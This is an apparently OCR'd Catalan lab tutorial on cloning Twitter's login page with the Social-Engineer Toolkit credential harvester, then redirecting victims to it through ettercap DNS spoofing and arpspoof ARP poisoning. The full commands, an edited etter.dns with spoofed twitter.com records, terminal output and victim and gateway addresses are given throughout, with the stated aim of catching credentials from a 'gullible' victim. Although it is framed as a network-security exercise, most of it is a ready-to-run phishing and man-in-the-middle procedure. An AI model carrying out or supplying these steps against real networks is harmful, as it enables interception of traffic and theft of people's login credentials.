
Utilitzarem un "toolkit" anomenat "setooklit" que es permetrà fer phishing a una pàgina i fer un clonatge perfecte.



Podem fer un clonatge d'una pàgina web o també té "templates" pre definides. En aquest exemple utilitzarem el template de https://www.twitter.com

Tarda una estona.


Kali Linux (SeToolkit) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
6:38
root@osboxes: /home/anonymous
File Actions Edit View Help
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesns't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.200.243.137]:
**** Important Information ****
For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:3
[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
Right Ctrl



Com podem observar la pàgina de Twitter està a la nostra IP 10.200.243.137 al port 80.

Ara necessitem que tot el tràfic per a twitter.com sigui redirigit a la meva IP. Utilitzarem DNS Spoof que està disponible a ETTERCAP.

S'ha de canviar el contigut del fitxer etter.dns per a que twitter.com apunto a la nostra IP.

```
apt-get install mlocate
```

```
updatedb
```

```
locate etter.dns
```

┌──(root㉿osboxes)-[/home/anonymous] └─# locate etter.dns /etc/ettercap/etter.dns /usr/share/ettercap/etter.dns.examples

```
cp /etc/ettercap/etter.dns /etc/ettercap/etter.dns.original
```


```
vi /etc/ettercap/etter.dns
```

```
*.twitter.com   A       10.200.243.137
www.twitter.com PTR     10.200.243.137

www.alor.org    A       127.0.0.1
www.naga.org    A       127.0.0.1
```

Obrim Ettercap.

`ettercap --gtk` --> Fem el loadup.

Ens anem a `Plugins` --> `Manage the Plugins` --> `DNS Spoof plugin` --> L'activem.



A continuació, ARP enverinará tots els amfitrions de la xarxa, de manera que tot el trànsit passa per la nostra màquina (atacant) --> començarem a "esnifar".


Quan algú intenti accedir a twitter.com, la finestra d'ettercap dirà "bla_bla.twitter.com" falsificat a la ip de l'atacant `<la_nostra_ip>`.

Al mateix temps, a la finestra SET, veuràs "tenim un èxit!!" juntament amb alguna altra informació. Si la víctima és prou crédula per introduir les seves credencials a la vostra pàgina de pesca, veureu aquests detalls a la finestra SET.

Però heu de jugar al joc d'espera i esperar fins que algú intenti accedir al lloc web de pesca.

```
# Kali Linux

arp -a

arpspoof -i eth0 -t 10.200.243.211 10.200.243.1 # Suplantació redirecció de
paquets al Client

arpspoof -i eth0 -t 10.200.243.1 10.200.243.211 # Suplantació redirecció de
paquets al Servidor
```

```
# Host local

Connectar-se a Twitter - Farà la redirecció a 10.200.243.137
```



Ettercap per CLI

- https://esgeeks.com/tutorial-ettercap-ejemplos/

Utilitza la següent ordre per llançar una suplantació de DNS:

sudo ettercap -T -q -P dns_spoof -i wlan0 -M arp /// ///

#Un altre comandament, per a tota la xarxa sudo ettercap -T -q -M arp -i wlan0 -P dns_spoof -p //192.168.1.1/

#Per a un rang de xarxa sudo ettercap -T -q -M arp -i wlan0 -P dns_spoof //192.168.1.1/ 192.168.1.51/

Explicació resumida:

ARP Spoof - DNS Cache Poisoning

IP Atacant. 10.200.243.137 MAC Atacant: 08:00:27:16:51:52

IP Victima: 10.200.243.212 MAC Victima: 18:c0:4d:a0:8f:c8

IP Router Gateway: 10.200.243.1 MAC Router Gateway: 00:22:57:be:53:01

Pàgina clonada: http://www.twitter.com

SPOOF del tràfic entre la VÍCTIMA I EL ROUTER --> ES CANVIA LA MAC DEL CLIENT VICTIMA PER LA MEVA: 18:c0:4d:a0:8f:c8 PER LA MEVA (ATACANT): 08:00:27:16:51:52.

EN REALITAT QUI CONECTA AMB EL SERVIDOR, SOC JO NO LA VÍCTIMA. FEM LA TORNADA.

└─# arpspoof -i eth0 -t 10.200.243.212 10.200.243.1 8:0:27:16:51:52 18:c0:4d:a0:8f:c8 0806 42: arp reply 10.200.243.1 is-at 8:0:27:16:51:52

"Tot el fluxe que va del servidor a la víctima, redirigeix-los a la meva màquina"

TORNADA


SPOOF del tràfic entre la EL ROUTER I LA VICTIMA --> ES CANVIA LA MAC DEL DEL ROUTER PER LA MEVA: 0:22:57:be:53:1 PER LA MEVA (ATACANT): 08:00:27:16:51:52.


EN REALITAT QUI CONECTA AMB EL SERVIDOR, SOC JO NO LA VÍCTIMA. FEM LA TORNADA.

┌──(root㉿osboxes)-[/home/anonymous] └─# arpspoof -i eth0 -t 10.200.243.1 10.200.243.212 8:0:27:16:51:52 0:22:57:be:53:1 0806 42: arp reply 10.200.243.212 is-at 8:0:27:16:51:52 8:0:27:16:51:52 0:22:57:be:53:1 0806 42: arp reply 10.200.243.212 is-at 8:0:27:16:51:52

"Tot el fluxe que va de la víctima al servidor, redirigeix-los a la meva màquina"

RESUM: TOT EL TRÀFIC DE PAQUETS QUE SURT DE LA VÍCTIMA AL SERVIDOR, SERÀN "FORWARD" AL MEU CLIENT ATACANT. JA QUE EL LA VÍCTIMA CREU QUE QUI CONTACTA ES AL ROUTER, PERO NO. SUPLANTO LA MAC DESTÍ DEL ROUTER PER LA MEVA.





Bibliografia:

https://esgeeks.com/tutorial-ettercap-ejemplos/ https://programmerclick.com/article/2815493326/ https://www.amirootyet.com/post/how-to-spoof-dns-in-kali-linux/ https://es.acervolima.com/ataque-mitm-man-in-the-middle-usando-arp-poisoning/